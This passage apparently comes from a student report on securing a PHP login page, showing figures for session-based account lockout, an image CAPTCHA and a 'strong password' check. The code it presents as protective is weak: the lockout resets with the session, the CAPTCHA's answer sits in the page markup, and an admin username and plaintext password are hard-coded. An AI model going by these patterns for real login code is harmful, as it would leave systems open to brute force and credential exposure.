        die("<h3 style='color:red;text-align:center;'>🚫 Too many failed attempts. Account locked for 10 minutes.</h3><div style='text-align:center;
} else {
    $_SESSION['attempts']++;
    if ($_SESSION['attempts'] >= $lock_threshold) {
        $_SESSION['locked_until'] = time() + $lock_duration;
    }
}
?>
```

Figure 51: Code for Account Locked After Excessive Failed Attempts

3. Code for implementing CAPTCHA




index.php

```
<body>
    <div class="container">
        <h2>Login</h2>
        <form action="login.php" method="post">
            <input type="text" name="username" placeholder="Username" required><br>
            <input type="password" name="password" placeholder="Password" required><br>

            <p>Select the image with a <strong>cat</strong>:</p>
            <label>
                <input type="radio" name="captcha" value="cat" required>
                <img src="cat2.jpg" alt="cat" width="80">

            </label>
            <label>
                <input type="radio" name="captcha" value="penguins">
                <img src="penguins.jpg" alt="dog" width="80">
            </label>
            <label>
                <input type="radio" name="captcha" value="dog">
                <img src="dog.jpg" alt="dog" width="80">
            </label> <br>
            <input type="submit" value="Login">
        </form>
    </div>
</body>
</html>
```

```
if (!isset($_POST['captcha']) || $_POST['captcha'] !== 'cat') {
    echo "<h3 style='color:red;text-align:center;'> CAPTCHA incorrect. Please try again.</h3><div style='text-align:center;'><a href='index.php'>
    exit();
}
```

Figure 52: Code for implementing CAPTCHA

4. Code for implementing strong password



```
$valid_username = "admin";
$valid_password = "SecuRiTY?17";
$username = $_POST['username'];
$password = $_POST['password'];
```

Figure 53: Code for implementing strong password